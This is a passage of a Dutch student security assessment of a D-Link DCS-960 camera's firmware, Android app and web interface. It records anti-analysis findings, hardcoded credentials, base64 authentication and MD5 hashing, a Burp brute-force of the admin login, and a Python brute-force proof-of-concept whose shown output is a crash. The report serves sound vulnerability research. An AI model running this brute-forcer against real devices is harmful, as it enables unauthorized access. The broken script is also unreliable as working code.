
Zowel `ltrace` als `strace` worden ondersteund door `ptrace`. Developers hebben de optie om RE moeilijker te maken door `ptrace` uit te zetten.

De statische analyse door middel van `strace` en `ltrace` kon niet worden uitgevoerd. Zoals bevonden in 2.2.1. Dit is een vorm van anti analyse.

Ook waren de strings zoals beschreven in 2.2.1 niet leesbaar voor mensen.


Tenslotte was het niet mogelijk door middel van `firmwalker` een analyse uit te voren op de firmware. Nader uitgelegd in hoofdstuk 2.2.2.

Ook zijn er diverse mappen die niet inzichtelijk zijn gemaakt en worden als leeg weergeven. In figuur 2.35 zijn twee terminals weergegeven. Bolletje 1 geeft




Figuur 2.32: Emulatie firmware DCS-960

terminal 1 weer waar de onderzoeker heeft inglogd in zijn eigen **root** map, deze is standaard niet leeg. In tegenstelling tot de **root** map weergegeven door bolletje 2. Hierin is niets te zien wanneer het commando `ls -la` wordt uitgevoerd.



Figuur 2.33: Web interface



Figuur 2.34: Web interface login

Figuur 2.35: Voorbeeld anti anlyse in map root

3

Application Security

3.1 Apk

3.1.1 Apkid

De tool `apkid` doet hetzelfde als `file`, zoals beschreven in 2.2.1 maar dan voor APK's. Het resultaat van deze tool is weergegeven in figuur 3.1.

```
┌──(kali㉿kali)-[~/dlink]
└─$ apkid mydlink_2.8.0_apkcombo.com
[+] APKiD 2.1.4 :: from RedNaga :: rednaga.io
[*] mydlink_2.8.0_apkcombo.com/classes.dex
 |-> anti_debug : Debug.isDebuggerConnected() check
 |-> anti_vm : Build.FINGERPRINT check, Build.MANUFACTURER check, Build.MODEL check, Build.PRODUCT check, Build.TAGS check, po
ssible VM check
 |-> compiler : r8
[*] mydlink_2.8.0_apkcombo.com/classes2.dex
 |-> compiler : r8 without marker (suspicious)
```

Figuur 3.1: Resultaten `apkid`

3.1.2 Apkleaks

In figuur 3.2 is een succesvolle analyse van de tool `apkleaks` zichtbaar. Het volledige overzicht van de analyse bevind zich in appendix V.3. Ook is in figuur 3.2 te zien dat de authenticatie op basis van `base64` is.

3.1.3 MobFS

Nadat de apk is geanalyseerd met `apkid` en `apkleaks` is de tool Mobile Security Framework (MobSF) gebruikt. Deze kan worden gedownload vanaf githubs MobFS. Wanneer `MobFS` wordt opgestart zijn de volgende restulaten zichtbaar na de scan.

Er worden drie bevindingen gedaan door `MobFS` met een *high risk* rating. Zie figuur 3.4.

3.1.4 jd-gui

Met de tool `jd-gui` is gezocht in gecompileercde jar files naar onder andere `admin*` en `password*`.

Hard coded is `admin` gevonden in de file `e.a/a/a/b/c/r2.class`. Zie figuur 3.5. Ook is in figuur 3.6 weergegeven wat in de `e/a.b/08/t1.class` is gevonden. Namelijk dat het wachtwoord met een `md5` wordt gehast.

3.2 web

3.2.1 Dev tools

Jquery

De developer tools kunnen in een browser worden geactiveerd met de functietoets `F12`. Hiermee is onderzocht welke Library er worden geladen. In figuur 3.7 is in de groene balk weergegeven dat het `Jquery 1.4.2` betreft die wordt geladen en in de paarse balk is zichtbaar uit welk jaar de Library komt, namelijk *13 februaryi 2010*.

Cookies

Ook vind er geen encryptie plaats over het draadloze netwerk, zie bolletje 1, en in de cookie, zie bolletje 2 in figuur 3.8.

3.2.2 Burp

In de webinterface wordt een POST request verstuurd naar menu/cgi/admin/wpwd-grp.cgi. Dit is weergegeven in figuur door middel van een paarse balk. Vervolgens is in de groenebalk weergegeven dat user en paswoord als platte text worden verstuurd. Dit is een kwetsbaarheid

Bruteforce met Burp

Op het moment van de genomen schermafbeelding van figuur 3.10 is te zien bij bolletje 1 dat er **337** attacks zijn geprobeerd en dat de bruteforce nogsteeds doorgaat. De woordenlijst die is gebruikt is ingeladen via load (bolletje 2). Het betreft de woorden lijst `john.lst`. Deze woordenlijst is in elke Kali Linux distributie te vinden in de map `/usr/share/wordlists`. Omdat de authenticatie met behulp

van `base64` wordt verricht is in de **Payload Proccessing** de Base64-encode aangevinkt, zie bolletje 3. Er is één keer succesvol ingelogd met met user authenticatie. Met de Payload `YWRtaW46` dit is gedecodeerd met `base64` naar `admin:`, zie figuur 3.11.

3.3 Proof of Concept Exploit-code

Om de Proof of Concept Exploit-code (POC) te kunnen schrijven is een skeloton gebruikt uit het boek van [Seitz and Arnold, 2021]. De skeleton is aangepast op meerdere regels en weergegeven met een `#`. Ook is tijdens het testen van de POC gebruik gemaakt van een debug regel `# print("EEN DEBUG PRINT loempia ")` zodat kon worden nagegaan waar de POC bleef hangen.

In deze POC kunnen variabelen worden ingevoerd, zie bolletje 1. Ook wordt er gebruik gemaakt van een woordenlijst, die eerder is gedefineerd in de variablen, zie bolletje 2. Tenslotte wordt het echte proces van de bruteforce gestart vanaf bolletje 3.


Voordat de bruteforce kan wordt uitgevoerd, zijn diverse componenten geïnstalleerd. Zoals `pip3 install requests` en `pip3 install lxml`. Vervolgens is de bruteforce wordt uitgevoerd en het resultaat is zichtbaar in figuur 3.12.

Listing 3.1: Proof of concept


```
1  !#/usr/bin/env python3
2  from io import BytesIO
3  from lxml import etree
4  from queue import Queue
5
6  import requests
7  import sys
8  import threading
9  import time
10 # voer hier de variabelen in  (1)
11 SUCCESS = 'loempia!' # een succes text
12 USERNAME = "admin" # vul hier een username in
13 TARGET = "http://192.168.0.1" # vul een ip adres in
14 WORDLIST = '/usr/share/wordlists/john.lst' # voeg hier
       een woordenlijst toe
15
16 def get_words():
17     with open(WORDLIST)  (2)  as f:
18         raw_words = f.read()
19
20     words = Queue()
21     for word in raw_words.split():
22         words.put(word)
23     return words
```

```
24
25 def get_params(content):
26     params = dict()
27     parser = etree.HTMLParser()
28     tree = etree.parse(BytesIO(content), parser=parser)
29     for elem in tree.findall('//input'): # find alle
           elementen
30         name = elem.get('name')
31         if name is not None:
32             params[name] = elem.get('value', None)
33     return params
34 # print("EEN DEBUG PRINT loempia ")
35 # het primaire brutoforcing start hier
36 class Bruter:  (3)
37     def __init__(self, username, url):
38         self.username = username
39         self.url = url
40         self.found = False
41         print(f'\nDe brute force Attack begint nu op
               adres {url}.\n')
42         print("klaar de gebruikersnaam = %s\n" %
               username)
43
44         def run_bruteforce(self, passwords):
45             for _ in range(10):
46                 t = threading.Thread(target=self.
                       web_bruter, args=(passwords,))
47                 t.start()
48
49         def web_bruter(self, passwords):
50             session = requests.Session()
51             resp0 = session.get(self.url)
52             params = get_params(resp0.content)
53             params['log'] = self.username
54
55             while not passwords.empty() and not self.
                   found:
56                 time.sleep(5)
57                 passwd = passwords.get()
58                 print(f'Probeer username/password {self
                       .username}/{passwd:<10}')
59                 params['pwd'] = passwd
60
61                 resp1 = session.post(self.url, data=
                       params)
62                 if SUCCESS in resp1.content.decode():
63                     self.found = True
64                     print(f"\n De Brute Force was een
                           succes!")
```


```
65                      print("Gebruikersnaam is %s" % self
                            .username)
66                      print("Wachtwoord is %s\n" % brute)
67                      print('klaar: de  threads worden
                            opgeruimd. . .')
68  # print("EEN DEBUG PRINT loempia ")
69  if __name__ == '__main__':
70      words = get_words()
71      b = Bruter(USERNAME, TARGET)
72      b.run_bruteforce(words)
```




Figuur 3.2: APK leaks




Figuur 3.3: Resultaten scan




Figuur 3.4: High Risk door MobFS




Figuur 3.5: jd-gui zoekopdracht ädmin"




Figuur 3.6: jd-gui zoekopdracht "password"




Figuur 3.7: Jquery 1.4.2




Figuur 3.8: Geen encryptie in de cookie en over het draadloze netwerk



Figuur 3.9: User aangemaakt



Figuur 3.10: Bruteforce Burp



Figuur 3.11: Burp Decode base64

```
┌──(kali㉿kali)-[~/exploit]
└─$ ./bruteforce.py

De brute force Attack begint nu op adres http://192.168.0.1.

klaar de gebruikersnaam = admin

Traceback (most recent call last):
  File "/home/kali/exploit/./bruteforce.py", line 74, in <module>
    b.run_bruteforce(words)
AttributeError: 'Bruter' object has no attribute 'run_bruteforce'
```

Figuur 3.12: Output POC

4

Bevindingen en aanbevelingen

4.1 Bevindingen

De bevindingen worden beschreven in de volgende paragrafen.

4.1.1 Eindopdracht

De firmware voldoet aan de criteria zoals beschreven in 1.1. De firmware is succesvol geëmuleerd, zie hoofdstuk 1.2.2. Ook is succesvol de apk emulatie beschreven in hoofdstuk 1.2.3. Hierdoor is het apparaat geschikt voor dit software security onderzoek.

4.1.2 Veiligheid

In hoofdstuk 2.1.2 is beschreven en aangetoond dat zowel de onderzochte firmware en de APK ***geen virrussen*** bevatten. Doordat er door middel van de website virustotal geen kwaadaardige hashes zijn gevonden.

4.2 anti analyse

Er is anti analyse toegepast door de makers van de firmware. Zoals beschreven in hoofdstuk 2.2.7 zijn niet alle mappen en bestanden zichtbaar. Ook weergegeven in figuur 2.35.

4.2.1 Reverse Engeneering

De bindingen beschreven in hoofdstuk 2.2.1 en hoofdstuk 2.2.2 komen overeen. De Firmware betreft een ELF bestand, 32-bit en de architectuur is MIPS. De entropy van 7,9 is hoog, met deze hoge willekeur van data zoals beshreven in hoofd-

stuk 2.18, moet men er op bedacht zijn dat de firmware in potentie met malware is geïfecteerd.

4.3 Kwetsbaarheden

Om de kwetsbaarheden zo duidelijk mogelijk te beschrijven is gebruik gemaakt van Open Web Application Security Project (OWASP) **top 10** en Common Vulnerability Scoring System (CVSS).

4.3.1 Apk

In hoofdstuk 3.1.2 is de manier van authenticatie onderzocht. De authenticatie gebeurt op basis van `base64`. Dit is een kwetsbaarheid en beoordeeld met een OWASP kwalificatie .

Ook is in de `apk` gevonden dat het **password** wordt gehast met een `md5` hash. Dit is volgens de OWASP top 10 een kwetsbaarheid in de catogorie A02.

Bruteforce

